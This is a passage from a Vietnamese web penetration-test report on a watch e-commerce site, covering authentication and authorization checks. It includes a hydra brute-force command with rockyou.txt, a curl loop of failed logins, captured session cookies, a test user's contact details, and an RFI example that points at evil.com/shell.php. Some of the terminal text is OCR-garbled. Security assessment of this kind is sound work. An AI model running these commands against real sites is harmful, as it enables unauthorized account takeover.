Địa chỉ nhận hàng (*)

Tỉnh/Thành phố (*)
Quận/Huyện (*)
Phường/Xã (*)

VŨ TRỤ ĐỒNG HỒ
Nền tảng thương mại điện tử được yêu thích tại
Thành phố Hồ Chí Minh

Hỗ trợ - Dịch vụ
Mua hàng trả góp

Thông tin liên hệ
Bán hàng Online

Hệ thống cửa hàng trên toàn quốc
Danh sách các cửa hàng miền Bắc

Thanh toán miễn phí
VISA, MBBT, VNPay, MamePay

ĐĂNG KÝ

Hình 37. Đăng ký với tên dài

Cả hai đều hiển thị thông báo tạo tài khoản thành công.

ĐĂNG NHẬP

Đã đăng ký thành công!

Xác nhận

Đăng nhập

Bạn chưa có tài khoản? [Đăng ký.](#)

VŨ TRỤ ĐỒNG HỒ
Nền tảng thương mại điện tử được yêu thích tại
Thành phố Hồ Chí Minh

Hỗ trợ - Dịch vụ
Mua hàng trả góp

Thông tin liên hệ
Bán hàng Online

Hệ thống cửa hàng trên toàn quốc
Danh sách các cửa hàng miền Bắc

Thanh toán miễn phí
VISA, MBBT, VNPay, MamePay

Hình 38. Kết quả đăng ký

Kết luận:


Điều này cho thấy chính sách đặt tên người dùng của hệ thống yếu hoặc không được áp dụng đúng cách, dẫn đến các rủi ro bảo mật như : Dễ bị tấn công brute-force, có thể gây xung đột với nhiều tài khoản khác, ảnh hưởng đến hiệu suất và giao diện hiển thị, dẫn đến lỗi xử lý đầu vào hoặc các lỗ hổng như Buffer Overflow.

4.5. Authentication Testing

4.5.1. Testing for Credentials Transported over an Encrypted Channel

Testing for Credentials Transported over an Encrypted Channel (Kiểm tra việc truyền thông tin đăng nhập qua kênh mã hóa) là quá trình đánh giá xem thông tin đăng nhập (username, password) có được gửi qua kênh an toàn (HTTPS) hay không. Mục tiêu là ngăn chặn việc rò rỉ thông tin đăng nhập qua các cuộc tấn công Man-in-the-Middle (MITM).

Vì sử dụng HTTPS nên ta không thể bắt gói HTTP được thay vào đó ta sẽ bắt các gói LTSv1.3




Hình 39. Bắt gói LTSv1.3

=> Dữ liệu được mã hóa an toàn

4.5.2. Testing for Default Credentials

Kiểm tra các tài khoản admin mặc định xem có thể truy cập vào trang web không.

Trước hết phải biết được cấu trúc form đăng nhập để tiến hành test



Hình 40. Form đăng nhập

The screenshot shows the ZAP proxy interface. At the top, there are buttons for 'Intercept on', 'Forward', 'Drop', and a dropdown menu. The URL 'Request to http://pentesttweb.kesug.com' is displayed. Below this is a table with columns: Time, Type, Direction, Method, and URL. A single row is selected showing a POST request to the specified URL. The main area is titled 'Request' and contains a 'Pretty' tab selected, showing the raw POST data:

```

1 POST /vutrudongho/modules/login_processing.php HTTP/1.1
2 Host: pentesttweb.kesug.com
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://pentesttweb.kesug.com
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://pentesttweb.kesug.com/vutrudongho/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: __test=7fc34c32ea5f47f878f642f29a453fd; PHPSESSID=ab694daf3f5abd8a56f193650ec55533
14 Connection: keep-alive
15
16 userName=a&passWord=1

```


Hình 41. Bắt gói tin đăng nhập

Vì ta biết được tên đăng nhập phải là bằng gmail hoặc sdt, kèm với đường dẫn xử lý đăng nhập là login process.php, nên ta sẽ bắt đầu bruteforce.

Sử dụng câu lệnh :

hydra -l admin@gmail.com -P rockyou.txt pentesttweb.kesug.com http-post-form \

"/vutrudongho/modules/login_processing.php:userName=^USER^&passWord=^PASS^:
S=Dashboard" \ -vv



Hình 42. Đoán tài khoản Admin

Sau khi thử thì có thể thấy rằng không có tài khoản , mật khẩu của admin mặc định để có thể truy cập

Kết luận :

Đã xác định được cấu trúc form đăng nhập và đường dẫn xử lý xác thực. Không tìm thấy tài khoản admin mặc định có thể sử dụng để truy cập.

4.5.3. Testing for Weak Lock Out Mechanism

Testing for Weak Lock Out Mechanism (Kiểm tra cơ chế khóa tài khoản yếu) là quá trình đánh giá hiệu quả của cơ chế khóa tài khoản sau nhiều lần đăng nhập sai

Đánh giá các cơ chế khóa tài khoản khi cố gắng đăng nhập sai quá nhiều lần.

```

kali㉿kali:[~/Desktop]
└─(kali㉿kali)[~/Desktop] pass.txt pentestttweb.kesug.com http-post-
$ for i in {1..10}; do
  curl -X POST "http://pentestttweb.kesug.com/vutrudongho/modules/login_proces-
sing.php" \
    --data "userName=tatthang1@gmail.com&passWord=wrongpassword$i" \
    -H "Cookie: __test=7fc34c32ea9f47f8787f642f29a453fd; PHPSESSID=ab694-
d8a5-5abd8a56f193650ec95933" \
    -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 
(KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36" \
    -v | grep "Location:"
done //github.com/vanhauser-thc/thc-hydra) starting at 2025-03-29 00:
Note: Unnecessary use of -X or --request, POST is already inferred. 1
  % Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
                                 Dload  Upload   Total   Spent  Cook Left  Speed
tracking http-post-form://pentestttweb.kesug.com:80/vutrudongho/module
processing.php:userName^USER^&paDload=Upload F=TotalLogSpentCookLeft  Speed

```

```

kali@kali: ~/Desktop
File Actions Edit View Help
File Actions Edit View Help
56f193650ec95933 : pentestttweb.kesug.com login: tatthang1@gmail.com
> User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
HTML, like Gecko) Chrome/134.0.0.0 Safari/537.36 tatthang1@gmail.com
> Content-Length: 53
> Content-Type: application/x-www-form-urlencoded tatthang1@gmail.com
> rd: jessica
} [53 bytes data] completed, 16 valid passwords found
* upload completely sent off: 53 bytes (dra) finished at 2025-03-29 00:
< HTTP/1.1 302 Found
< Server: openresty
< Date: Sat, 29 Mar 2025 04:55:31 GMT
< Content-Type: text/html; charset=UTF-8 testttweb.kesug.com http-post-
< Content-Length: 0
< Connection: keep-alive ssing.php:userName^USER^&passWord^&PASS^&F=
< Expires: Thu, 19 Nov 1981 08:52:00 GMT 542f29a453fd; PHPSESSID=ab694
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Location: ../../login.php?errorLogin=Th%C3%B4ng+tin+t%C3%A0i+kho%E1%BA%A3n+
ch%C6%BAa+ch%C3%ADnh+x%C3%A1c%21s, or for illegal purposes (this is n
<, these ** ignore laws and ethics anyway).
100 53 0 0 100 53 0 104 --::-- --::-- --::-- 10
100 // 53thub0 on/vn 100 r-t 53/thc-h 0 lra) 104 --::-- --::-- --::-- 10
4
* Connection #0 to host pentestttweb.kesug.com left intact.:1/p;2), ~1
task
└─(kali㉿kali)[~/Desktop] entestttweb.kesug.com:80/vutrudongho/module

```

Hình 43. Thứ số lần đăng nhập sai

Kết quả là dù có đăng nhập sai bao nhiêu lần thì tài khoản vẫn không bị khóa
Test bằng tài khoản , mật khẩu đúng thì vẫn đăng nhập được

Xin chào, thang tat!

Thông tin cá nhân | Chính sửa

Họ và tên: thang tat

Email: tatthang1@gmail.com

Số điện thoại: 0983972739

Địa chỉ nhận hàng | Chính sửa

1, Phường Kim Mã, Quận Ba Đình, Thành phố Hà Nội

Hỗ trợ - Dịch vụ

Mua hàng trả góp

Thông tin liên hệ

Bán hàng Online

Hệ thống cửa hàng trên toàn quốc

Danh sách các cửa hàng miền Bắc

Thanh toán miễn phí

VISA MBBANK VNPay MOLpay

Hình 44. Đăng nhập lại

Kết luận :

Hệ thống không có cơ chế khóa tài khoản sau nhiều lần đăng nhập sai liên tiếp. Điều này làm tăng nguy cơ bị tấn công brute-force.

4.5.4. Testing for Weak Password Policy

Testing for Weak Password Policy (Kiểm tra chính sách mật khẩu yếu)

Các chính sách bảo mật về mật khẩu mà mật khẩu khi đăng ký người dùng mới phải tối thiểu từ 8 ký tự

ĐĂNG KÝ

Ho và tên (*)

Thông báo!

Mật khẩu tối thiểu 8 ký tự!

Xác nhận

Tỉnh/Thành phố (*)

Thành phố Hà Nội

Quận/Huyện (*)

Quận Ba Đình

Phường/Xã (*)

Phường Kim Mã

Địa chỉ nhận hàng (*)

1

Đăng ký

Hình 45. Mật khẩu lỗi

Còn lại thì không quy định thêm các quy định gì về mật khẩu cả

Không quy định thời gian đổi mật khẩu.Không quy định về mật khẩu có dễ đoán hay không và không có chứa các thông tin như tên hay địa chỉ gmail.

Kết luận :


Hệ thống chỉ yêu cầu mật khẩu tối thiểu 8 ký tự , không kiểm tra mật khẩu dễ đoán và không bắt buộc thay đổi mật khẩu định kỳ. Điều này có thể làm tăng nguy cơ tài khoản bị xâm nhập do mật khẩu yếu.

4.5.6. Testing for Weak Password Change

Testing for Weak Password Change (Kiểm tra chức năng thay đổi mật khẩu)

Tiến hành đăng nhập bằng tài khoản người dùng , sau đó thử đổi mật khẩu nhiều lần liên tục , nhận thấy rằng tài khoản **không giới hạn số lần thử đặt lại mật khẩu**.

Sử dụng Burp Suite để bắt gói tin:



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A network request is captured for the URL http://pentestweb.kesug.com/vutrudongho/modules/change_password_processing.php. The request is a POST method. The raw request body is as follows:

```
POST /vutrudongho/modules/change_password_processing.php HTTP/1.1
Host: pentestweb.kesug.com
Content-Length: 98
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://pentestweb.kesug.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://pentestweb.kesug.com/vutrudongho/change_pass.php
Accept-Encoding: gzip, deflate, br
Cookie: __test=7fc34c3cea9f47f07076e2cf9a453fd; PHPSESSID=ab694daf3f5abd8a56f193650ec9593
Connection: keep-alive
currentPassword=12345678&passWord=123456789&repeatPassword=123456789&btnSubmitSaveNewPass=LtC61B0u
```

Hình 46. Quá trình thay đổi mật khẩu

Quá trình thay đổi mật khẩu không được xác thực đúng cách . Request gửi đi chỉ chứa thông tin mật khẩu mà không yêu cầu bất kỳ yếu tố xác thực bổ sung nào như OTP hoặc xác nhận qua email.

Request chứa dữ liệu thô:

currentPassword=12345678&passWord=123456789&repeatPassword=123456789

Mật khẩu được gửi dưới dạng **plain text** (không mã hóa).

URL request:

POST

http://pentesttweb.kesug.com/vrtuudongho/modules/change_password_processing.php

Không có HTTPS trong URL.

Kết luận:

Hệ thống có nhiều điểm yếu nghiêm trọng trong cơ chế thay đổi mật khẩu:


1. **Không giới hạn số lần thử đặt lại mật khẩu**, tạo điều kiện cho tấn công brute-force.
2. **Thiếu xác thực bổ sung** (OTP, xác nhận email), khiến kẻ tấn công có thể thay đổi mật khẩu chỉ với thông tin đăng nhập sẵn có.
3. **Mật khẩu được gửi dưới dạng plain text**, dễ bị đánh cắp nếu có kẻ tấn công chặn bắt dữ liệu truyền đi.
4. **Không sử dụng HTTPS**, khiến toàn bộ quá trình thay đổi mật khẩu có nguy cơ bị tấn công Man-in-the-Middle (MitM).

4.6. Authorization Testing(Kiểm tra phân quyền)

4.6.1. Testing Directory Traversal File Include

Testing Directory Traversal File Include (Kiểm tra Directory Traversal và File Inclusion) là quá trình đánh giá khả năng khai thác các lỗ hổng liên quan đến việc truy cập hoặc bao gồm tệp (file inclusion) trong hệ thống. Có hai loại chính:

- **Local File Inclusion (LFI)**: Truy cập tệp cục bộ trên máy chủ (như /etc/passwd).
- **Remote File Inclusion (RFI)**: Bao gồm tệp từ máy chủ từ xa (như mã độc từ http://evil.com/shell.php).
Mục tiêu là phát hiện các lỗ hổng cho phép tin tặc truy cập tệp nhạy cảm hoặc thực thi mã độc trên máy chủ.



Hình 47. Kiểm tra Directory Traversal và File Inclusion

Không phát hiện lỗi vì các code của khách hàng không có code nào xây dựng đường dẫn file, lỗi chủ yếu nằm ở code ở trang admin

Kết luận:

Kiểm thử Directory Traversal và File Inclusion cho thấy không phát hiện lỗi hỏng trong code của khách hàng, do không có đoạn code nào xây dựng đường dẫn file động có thể bị khai thác.

4.6.2. Testing for Bypassing Authorization Schema

Testing for Bypassing Authorization Schema (Kiểm tra việc vượt qua cơ chế phân quyền) là quá trình đánh giá xem người dùng có thể thực hiện hành động hoặc truy cập tài

nguyên ngoài phạm vi quyền của họ hay không.

The screenshot shows two windows of the Burp Suite interface. The top window is the 'Proxy' tab, displaying a POST request to `http://pentestweb.kesug.com/vutrudongho/modules/login_processing.php`. The request body contains the parameters `userName=tatthang14@gmail.com&passWord=123456789`. The bottom window is the 'Repeater' tab, showing the response to this request. The response is a 302 Found status page from `http://pentestweb.kesug.com/vutrudongho/admin-login.php`. The response headers include `Location: admin-login.php`.

Hình 48. Kiểm tra vượt cơ chế phân quyền

Kết quả là sẽ bị trả về trang admin đăng nhập.

Kết luận:

Kiểm thử vượt qua cơ chế phân quyền cho thấy hệ thống đã chặn thành công các yêu cầu truy cập trái phép. Khi cố gắng truy cập tài nguyên dành cho admin bằng Burp Suite, hệ

thông tự động chuyển hướng về trang đăng nhập admin, chứng tỏ có cơ chế xác thực và phân quyền hoạt động hiệu quả.

4.6.3. Testing for Insecure Direct Object References (IDOR)

Testing for Insecure Direct Object References (Kiểm tra tham chiếu đối tượng trực tiếp không an toàn - IDOR) là quá trình đánh giá xem hệ thống có cho phép người dùng truy cập tài nguyên của người khác bằng cách thao túng tham số hoặc ID hay không. Mục tiêu là phát hiện các lỗ hổng IDOR, đảm bảo rằng người dùng chỉ truy cập được dữ liệu của chính họ.

The screenshot shows a browser window with the URL `pentestweb.kesug.com/vutrudongho/detail_my_order.php?id=OD00000016`. The page displays a warning message: "Warning: Trying to access array offset on value of type null in /home/vol1_1/infinityfree.com/if0_38582898/htdocs/vutrudongho/detail_my_order.php on line 38" and "Warning: Trying to access array offset on value of type null in /home/vol1_1/infinityfree.com/if0_38582898/htdocs/vutrudongho/detail_my_order.php on line 40". Below the errors, the website's header "VUTRUDONGHO" is visible, along with a clock icon. The main content area shows a delivery order detail for order ID OD00000016. It includes fields for delivery date (Đặt ngày), payment method (Hình thức thanh toán: VNPAY-QR), recipient information (Người nhận: thang tat, Địa chỉ:), and a summary table. The summary table shows the following data:

Tổng cộng	0 đ
Tổng tiền (sản phẩm):	+ 0 đ
Phi vận chuyển	- 0 đ
Giảm giá	
Tổng cộng	0 đ

Hình 49. IDOR

Trang web vẫn phản hồi → Không bị lỗi 404, chứng tỏ có xử lý request.


- **Xuất hiện lỗi NULL** → Hệ thống có kiểm tra quyền truy cập.
- **Lỗ hổng: Lộ thông tin thư mục server (Path Disclosure)**

`/home/vol1_1/infinityfree.com/if0_38582898/htdocs/vutrudongho/detail_my_order.php`

- Có thể biết được cấu trúc thư mục trên hosting.
- Biết trang web chạy trên **InfinityFree**, một dịch vụ hosting miễn phí.
- Có thể dự đoán vị trí file config, database, hoặc tìm kiếm các file quan trọng như config.php, .htaccess, backup.sql để khai thác.
- Ví dụ:
`/home/vol1_1/infinityfree.com/if0_38582898/htdocs/vutrudongho/detail_my_order.php`

- Và đây là đường dẫn khi mới truy cập web:

<http://pentesttweb.kesug.com/vutrudongho/index.php>




Hình 50. URL trang web

- Và đây là các tệp trong thư mục:

Name	Size	Changed	Permissions
..			
Database	1:15 PM	Mar 28, 2025	drwxr-xr-x
Requirements		Mar 28, 2025	drwxr-xr-x
vutrudongho		Mar 28, 2025	drwxr-xr-x
index.php	58B	Mar 28, 2025	-rwxr--r--
README.md	3KB	Mar 28, 2025	-rwxr--r--
Task.txt	430B	Mar 28, 2025	-rwxr--r--

